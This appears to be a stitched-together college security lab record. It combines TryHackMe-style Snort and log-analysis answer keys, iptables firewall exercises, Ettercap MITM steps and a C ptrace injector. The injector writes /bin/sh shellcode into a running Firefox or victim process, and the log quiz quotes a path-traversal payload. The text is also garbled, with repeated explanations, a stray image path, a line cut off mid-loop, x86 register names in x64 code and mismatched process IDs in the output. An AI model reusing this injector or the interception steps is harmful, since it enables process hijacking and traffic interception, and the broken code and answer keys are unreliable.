NIDS ✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS ✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS ✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA ✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown ✓ Correct Answer

NBA training period is also known as ...

baselining ✓ Correct Answer

Answer the questions below

Run the Snort instance and check the build number.

149 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1 ✓ Correct Answer Hint

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode.**

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**". What is the source port used to connect port 53?

3009 ✓ Correct Answer Hint

Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

49313 ✓ Correct Answer Hint

Read the "**snort.log.1640048004"** file with Snort; what is the referer of the 4th packet?

http://www.ethereal.com/development.html ✓ Correct Answer Hint

Read the "**snort.log.1640048004"** file with Snort; what is the Ack number of the 8th packet?

0x38AFFFF3 ✓ Correct Answer

Read the "**snort.log.1640048004"** file with Snort; what is the number of the **"TCP port 80"** packets?

41 ✓ Correct Answer Hint

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

2 ✓ Correct Answer Hint

You can practice the rest of the parameters by using the traffic-generator script.

No answer needed ✓ Correct Answer

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170 ✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

18 ✓ Correct Answer

Keep reading the output.How many "HTTP response headers" were extracted?

3 ✓ Correct Answer

Investigate the **mx-1.pcap** file **with the second** configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68 ✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340 ✓ Correct Answer Hint

Keep reading the output. What is the number of the detected TCP packets?

82 ✓ Correct Answer

Investigate the **mx-2.pcap and mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020 ✓ Correct Answer

Answer the questions below

Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

TIMESTAMP REQUEST ✓ Correct Answer Hint

Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

1 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?

216 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

7 ✓ Correct Answer

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

rev ✓ Correct Answer

Rajalakshmi Engineering College

Cryptography and Network Security Lab

Ex. No.: 9

Log Analysis for detection and response

Aim:

The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.

Objective:

1. Introduction to Logs: A log is a stream of time-sequenced messages that record occurring events. Log analysis is the process of making sense of the events captured in the logs to paint a clear picture of what has happened across the infrastructure.
2. Importance of Logs:
   System Troubleshooting: Analyzing system errors and warning logs helps IT teams understand and quickly respond to system failures, minimizing downtime, and improving overall system reliability.
   Cyber Security Incidents: In the security context, logs are crucial in detecting and responding to security incidents. Firewall logs, intrusion detection system (IDS) logs, and system authentication logs, for example, contain vital information about potential threats and suspicious activities. Performing log analysis helps SOC teams and Security Analysts identify and quickly respond to unauthorized access attempts, malware, data breaches, and other malicious activities.
   Threat Hunting: On the proactive side, cyber security teams can use collected logs to actively search for advanced threats that may have evaded traditional security measures. Security Analysts and Threat Hunters can analyze logs to look for unusual patterns, anomalies, and indicators of compromise (IOCs) that might indicate the presence of a threat actor.
   Compliance: Organizations must often maintain detailed records of their system's activities for regulatory and compliance purposes. Regular log analysis ensures that organizations can provide accurate reports and demonstrate compliance with regulations such as GDPR, HIPAA, or PCI DSS.
3. Different Types of Logs

Task 1: Investigation Theory
Understand the concepts of timelines, data visualisation and threat intelligence.
Task 2: Detection Engineering
This task encompasses common log file locations on Linux systems, common patterns for identifying suspicious behaviour, and common attack signatures.

Task 3: Automated vs. Manual Analysis
This short task explains the pros and cons of automated and manual analysis. Manual analysis is the process of examining data and artifacts without using automation tools, whereas automated analysis involves tools.
Task 4: Log Analysis Tools using Linux command line
Task 5: Log analysis using regular expressions
Task 6: Log analysis using CyberChef
Task 7: Log Analysis Tools: Yara and Sigma

Result: After completing this, got a solid foundation in log analysis, a critical skill in cybersecurity for identifying, investigating, and responding to security threats efficiently.

Answer the questions below

What's the term for a consolidated chronological view of logged events from diverse sources, often used in log analysis and digital forensics?

Super Timeline ✓ Correct Answer

Which threat intelligence indicator would `5b31f93c09ad1d065c0491b764d04933` and `763f8bdbc98d105a8e82f36157e98bbe` be classified as?

File Hashes ✓ Correct Answer

Answer the questions below

What is the default file path to view logs regarding HTTP requests on an Nginx server?

/var/log/nginx/access.log ✓ Correct Answer

A log entry containing `%2E%2E%2F%2E%2E%2Fproc%2Fself%2Fenviron` was identified. What kind of attack might this infer?

Path Traversal ✓ Correct Answer

Answer the questions below

A log file is processed by a tool which returns an output. What form of analysis is this?

Automated ✓ Correct Answer

An analyst opens a log file and searches for events. What form of analysis is this?

Manual ✓ Correct Answer

Answer the questions below

Use `cut` on the `apache.log` file to return only the URLs. What is the flag that is returned in one of the unique entries?

c701d43cc5a3acb9b5b04db7f1be94f6 ✓ Correct Answer Hint

In the `apache.log` file, how many total HTTP 200 responses were logged?

52 ✓ Correct Answer Hint

In the `apache.log` file, which IP address generated the most traffic?

145.76.33.201 ✓ Correct Answer Hint

What is the complete timestamp of the entry where `110.122.65.76` accessed `/login.php`?

31/Jul/2023:12:34:40 +0000 ✓ Correct Answer Hint

Answer the questions below

How would you modify the original `grep` pattern above to match blog posts with an ID between 20-29?

post=2[0-9] ✓ Correct Answer Hint

What is the name of the filter plugin used in Logstash to parse unstructured log data?

Grok ✓ Correct Answer

Answer the questions below

Locate the "loganalysis.zip" file under `/root/Rooms/introloganalysis/task8` and extract the contents.

No answer needed ✓ Correct Answer

Upload the log file named "access.log" to CyberChef. Use regex to list all of the IP addresses. What is the full IP address beginning in 212?

212.14.17.145 ✓ Correct Answer

Using the same log file from Question #2, a request was made that is encoded in base64. What is the decoded value?

THM{CYBERCHEF_WIZARD} ✓ Correct Answer

Using CyberChef, decode the file named "encodedflag.txt" and use regex to extract by MAC address. What is the extracted value?

08-2E-9A-4B-7F-61 ✓ Correct Answer

Answer the questions below

What languages does Sigma use?

YAML ✓ Correct Answer

What keyword is used to denote the "title" of a Sigma rule?

title ✓ Correct Answer

What keyword is used to denote the "name" of a rule in YARA?

rule ✓ Correct Answer

Ex. No.: 10 **Date:**

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:

- Find out the pid of the running Firefox program.
- Create the code injection file.
- Get the pid of the Firefox from the command line arguments.
- Allocate memory buffers for the shellcode.
- Attach to the victim process with PTRACE_ATTACH.
- Get the register values of the attached process.
- Use PTRACE_POKETEXT to insert the shellcode.
- Detach from the victim process using PTRACE_DETACH

Program Code:

INJECTOR PROGRAM

```
# include <stdio.h>//C standard input output

# include <stdlib.h>//C Standard General Utilities Library

# include <string.h>//C string lib header

# include <unistd.h>//standard symbolic constants and types

# include <sys/wait.h>//declarations for waiting

# include <sys/ptrace.h>//gives access to ptrace functionality

# include <sys/user.h>//gives ref to regs


//The shellcode that calls /bin/sh

char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"

"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

   };


//header for our program.

void header()

{

   printf("----Memory bytecode injector-----\n");

}


//main program notice we take command line options

int main(int argc,char**argv)

{

   int i,size,pid=0;

   struct user_regs_struct reg;//struct that gives access to registers

                        //note that this regs will be in x64 for me

                        //unless your using 32bit then eip,eax,edx etc...
```

```
char*buff;

header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));

//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);

//wait for child to change state
wait((int*)0);

//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

//Copy the word data to the address buff in the process's memory
```

```
   for(i=0;i<size;i++){
   ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
   //detach from the process and free buff memory
   ptrace(PTRACE_DETACH,pid,0,0);
   free(buff);
   return 0;

}
```

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o
codeinject [root@localhost ~]#ps -e|grep
firefox
1433 ?        00:01:23 firefox
[root@localhost ~]#
./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6,
process 1707
[root@localhost ~]#
```

How to run the above code??

10. open firefox on linux terminal then inject the code.... the initial program will crush but the shell will run.
    h. gcc -o injector injector.c
    i. get the pid of the victim process ps -e|grep firefox
    j. new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.
    k. kill -9 4567

VICTIM PROGRAM

```
# include<stdio.h>
void main()
{
printf("Hi there!\n");
getchar();
}
```

How to run the above code??

1.)gcc -o injector injector.c

2.) start process(any) ...for this example start "./victim"
3.)get the pid of the victim process ps -e|grep victimprocess
4.)new terminal and start injector give the process id for the victim program "./injector 4567" where 4567 is the pid of the victim.

Program Explanation:

These lines are header inclusions. They bring in necessary functionalities from various C libraries:

- <stdio.h>: Provides standard input/output functions like printf.
- <stdlib.h>: Offers general utility functions like malloc for memory allocation.
- <string.h>: Contains string manipulation functions like memset and memcpy.
- <unistd.h>: Defines standard symbolic constants and types for the operating system.
- <sys/wait.h>: Provides declarations for waiting on child processes (using wait).
- <sys/ptrace.h>: Grants access to the ptrace functionality for process tracing.
- <sys/user.h>: Includes definitions for user-mode registers (struct user_regs_struct).

Lines 8-11:

```
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };
```

This section defines a character array named shellcode. It contains machine code instructions (often encoded in hexadecimal) that, when executed, will typically launch a shell program like /bin/sh. The specific functionality of this shellcode would require further analysis.

Lines 13-19:

```
//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}
```

This defines a function named header. It simply prints a message to the console using printf.

These lines are header inclusions. They bring in necessary functionalities from various C libraries:

- <stdio.h>: Provides standard input/output functions like printf.
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"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };
```

This section defines a character array named shellcode. It contains machine code instructions (often encoded in hexadecimal) that, when executed, will typically launch a shell program like /bin/sh. The specific functionality of this shellcode would require further analysis.

Lines 13-19:

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//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}
```

This defines a function named header. It simply prints a message to the console using printf.

Line-by-Line Explanation of the main function:

1. Function Signature:

`int main(int argc, char** argv)`

4. int main: This declares the main function, the program's starting point.
5. int argc: This is an integer argument that holds the number of command-line arguments passed to the program.
6. char** argv: This is a character pointer array that points to the individual command-line arguments themselves. (Think of it as an array of strings.)

2. Variable Declarations:

```
int i, size, pid = 0;
struct user_regs_struct reg; // Struct for holding process registers
char* buff;
```

- int i, size: These are integer variables used for loop control and storing the shellcode size.
- int pid = 0: This integer variable will store the process ID (PID) of the target process. It's initialized to 0.
- struct user_regs_struct reg: This declares a variable reg of type struct user_regs_struct. This structure likely holds information about the process's registers (specific register names depend on architecture, e.g., eip for instruction pointer in x86).
- char* buff: This declares a character pointer variable buff. It will be used to store the shellcode later.

3. Calling the Header Function:

header();

- This line calls the header function (defined earlier) that presumably prints a message to the console.

4. Processing Command-Line Arguments:

```
pid = atoi(argv[1]);
size = sizeof(shellcode);
```

- pid = atoi(argv[1]): This line assumes the program takes exactly one command-line argument, which is the PID of the target process. It uses atoi (convert ASCII to integer) to convert the string argument (argv[1]) to an integer and store it in the pid variable.
- size = sizeof(shellcode);: This line calculates the size of the shellcode array and stores it in the size variable.

5. Allocating Memory and Copying Shellcode:

```
buff = (char*)malloc(size);
memset(buff, 0x0, size);
memcpy(buff, shellcode, sizeof(shellcode));
```

- buff = (char*)malloc(size): This line allocates memory of size size (determined from the shellcode) on the heap and casts the returned pointer to a char*. It stores this pointer in the buff variable. This memory will hold the shellcode.
- memset(buff, 0x0, size): This line fills the allocated memory in buff with zeros (represented by 0x0) for the entire size.
- memcpy(buff, shellcode, sizeof(shellcode)): This line copies the contents of the shellcode array (machine code instructions) into the memory pointed to by buff.

6. Attaching to the Target Process:

ptrace(PTRACE_ATTACH, pid, 0, 0);

- This line uses the ptrace system call with the PTRACE_ATTACH flag. This attaches the current process (the injector program) to the target process identified by the pid. The other arguments (0, 0) are typically unused in this context.

7. Waiting for Target Process:

wait((int*)0);

- This line uses the wait system call (without arguments) to wait for the child process (the attached target process) to change state (e.g., stop execution).

8. Getting Target Process Registers:

ptrace(PTRACE_GETREGS, pid, 0, &reg);
printf("Writing EIP 0x%x, process %d\n", reg.eip, pid);


- ptrace(PTRACE_GETREGS, pid, 0, &reg):
  This line uses the ptrace system call with the PTRACE_GETREGS flag. It retrieves the registers of the target process (pid) and stores them in the reg structure.
- printf("Writing EIP 0x%x, process %d\n", reg.eip, pid):
  This line prints a message indicating the current value of the instruction pointer (EIP) register from the retrieved registers and the target process ID.

9. Injecting Shellcode:

for (i = 0;

Result:

process code injection on Firefox using ptrace system call is done



Ex. No.: 11 **Date:**

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:

To install iptables and configure it for a variety of options.

Common Configurations & outputs:

- **Start/stop/restart firewalls**

  [root@localhost ~]# systemctl start firewalld
  [root@localhost ~]# systemctl restart firewalld
  [root@localhost ~]# systemctl stop firewalld
  [root@localhost ~]#

- **Check all exitsting IPtables Firewall Rules**

  [root@localhost ~]# iptables -L -n -v
  [root@localhost ~]#

- **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

  [root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
  [root@localhost ~]#

- ***Block specifig port on IPtables Firewall***

  [root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
  [root@localhost ~]#

- ***Allow specific network range on particular port on iptables***

  [root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
  [root@localhost ~]#

- **Block Facebook on IPTables**

  [root@localhost ~]# host facebook.com
  facebook.com has address 157.240.24.35
  facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de
  facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

7. Whois

[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net] [whois.arin.net]

#
ARIN WHOIS data and services are subject to the
Terms of Use # available at:

https://www.arin.net/resources/registry/whois/tou/ #
If you see inaccuracies in the results, please report at
#
https://www.arin.net/resources/registry/whois/inaccuracy_repo
rting/ #
Copyright 1997-2019, American Registry for Internet
Numbers, Ltd. #

NetRange: 157.240.0.0 - 157.240.255.255 CIDR: 157.240.0.0/16
NetName: THEFA-3 NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0)
NetType: Direct Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3) RegDate: 2015-05-14
Updated: 2015-05-14
Ref: https://rdap.arin.net/registry/ip/157.240.0.0
OrgName: Facebook, Inc. OrgId: THEFA-3
Address: 1601
Willow Rd. City: Menlo Park StateProv: CA
PostalCode: 94025
Country: US
RegDate: 2004-08-11
Updated: 2012-04-17
Ref: https://rdap.arin.net/registry/entity/THEFA-3
OrgTechHandle: OPERA82-ARIN
OrgTechName: Operations
OrgTechPhone: +1-650-543-4800
OrgTechEmail: domain@facebook.com
OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN
OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName: Operations
OrgAbusePhone: +1-650-543-4800
OrgAbuseEmail: domain@facebook.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

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[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#

8. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#

9. Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#

10. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

11. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#

12. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F
[root@localhost ~]#

Result:

Installing and Configuring iptables

Objective:

To install iptables and configure it for a variety of options, gaining practical experience with firewall management.

Introduction:

iptables is a powerful command-line firewall utility for Linux systems. It allows you to define rules for network traffic, controlling which packets are allowed to pass through your system. This lab will guide you through installing iptables and configuring it for common scenarios.

Prerequisites:

11. A Linux system (virtual machine or physical machine) with root or sudo privileges.
12. Basic understanding of Linux command line.

Materials:

l. A Linux system with network connectivity.

Procedure:

1. Installing iptables:

Most Linux distributions come with iptables pre-installed. However, if it's not, you can install it using your distribution's package manager.

- **Debian/Ubuntu-based systems:**

```
sudo apt update
sudo apt install iptables
```

- **Red Hat/CentOS-based systems:**

```
sudo yum update
sudo yum install iptables
```

7. **Verify Installation:**

```
iptables -V
```

This command will display the iptables version, confirming successful installation.

2. Understanding iptables Basics:

iptables uses tables to organize rules. The most commonly used tables are:

- **filter:** The default table, used for general packet filtering (allowing or blocking traffic).
- **nat:** Used for Network Address Translation (NAT), which is often used to share a single public IP address among multiple devices on a local network.
- **mangle:** Used for specialized packet alteration.

Within each table, rules are organized into chains. Common chains in the filter table are:

- **INPUT:** Handles incoming traffic to the system.

- **OUTPUT:** Handles outgoing traffic from the system.
- **FORWARD:** Handles traffic passing through the system (e.g., routing between networks).

3. Basic iptables Commands:

- **Listing Rules:**

```
sudo iptables -L  # Lists rules in the filter table
sudo iptables -t nat -L # Lists rules in the nat table
sudo iptables -L -v # Lists rules with more details (verbose)
sudo iptables -L --line-numbers # Lists rules with line numbers (useful for deleting)
```

- **Appending a Rule (Adding a rule to the end of a chain):**

```
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT  # Allow HTTP traffic
```

- -A: Append
- INPUT: Chain
- -p tcp: Protocol (tcp, udp, icmp)
- --dport 80: Destination port (for incoming traffic)
- -j ACCEPT: Action (ACCEPT, DROP, REJECT)
- **Inserting a Rule (Adding a rule at a specific position):**

  ```
  sudo iptables -I INPUT 2 -p udp --dport 53 -j ACCEPT # Insert rule at line 2
  ```

- -I: Insert
- 2: Line number
- **Deleting a Rule:**

  ```
  sudo iptables -D INPUT 2 # Delete rule at line 2
  ```

- -D: Delete
- **Flushing all Rules (Clearing all rules in a table):**
  sudo iptables -F # Flush the filter table
- sudo iptables -t nat -F # Flush the nat table
-
  -F: Flush
- **Saving Rules (M**

sudo iptables-save > /etc/iptables/rules.v4 # Save IPv4 rules (Debian/Ubuntu)

sudo iptables-save > /etc/sysconfig/iptables # Save IPv4 rules (Red Hat/CentOS)

- **Restoring Rules (Load saved rules):**

sudo iptables-restore < /etc/iptables/rules.v4 # Restore IPv4 rules (Debian/Ubuntu)
sudo iptables-restore < /etc/sysconfig/iptables # Restore IPv4 rules (Red Hat/CentOS)

4. Configuring iptables for Various Options:

- **Allowing SSH traffic:**

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Blocking all incoming traffic (except SSH):
sudo iptables -P INPUT DROP # Set default policy for INPUT chain to DROP

- **Allowing outgoing traffic:**

sudo iptables -P OUTPUT ACCEPT # Set default policy for OUTPUT chain to ACCEPT

- **Allowing specific IP address:**

sudo iptables -A INPUT -s 192.168.1.10 -j ACCEPT

- **Blocking a specific IP address:**

sudo iptables -A INPUT -s 192.168.1.20 -j DROP

Forwarding traffic (for routing):

sudo iptables -t nat -A POSTROUTING -j MASQUERADE # Enable NAT masquerading
sudo iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT # Allow forwarding between interfaces

5. Saving and Restoring Rules:

After configuring iptables, save the rules to make them persistent across reboots. Use the commands mentioned in section 3.

Lab Exercises:

1. Configure iptables to allow HTTP and HTTPS traffic.
2. Block all ICMP (ping) traffic.
3. Allow SSH access only from a specific IP address.
4. Implement NAT for a local network.

Conclusion:

This lab provided a basic understanding of iptables installation and configuration. By experimenting with different rules and options, you can gain practical skills in managing network security using iptables.

Ex. No.: 12 **Date:**

Aim: ***MITM ATTACK WITH ETTERCAP***

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-

   dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi

   /etc/ettercap/etter.conf

3. Next start ettercap in GTK

   ettercap -G

4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.

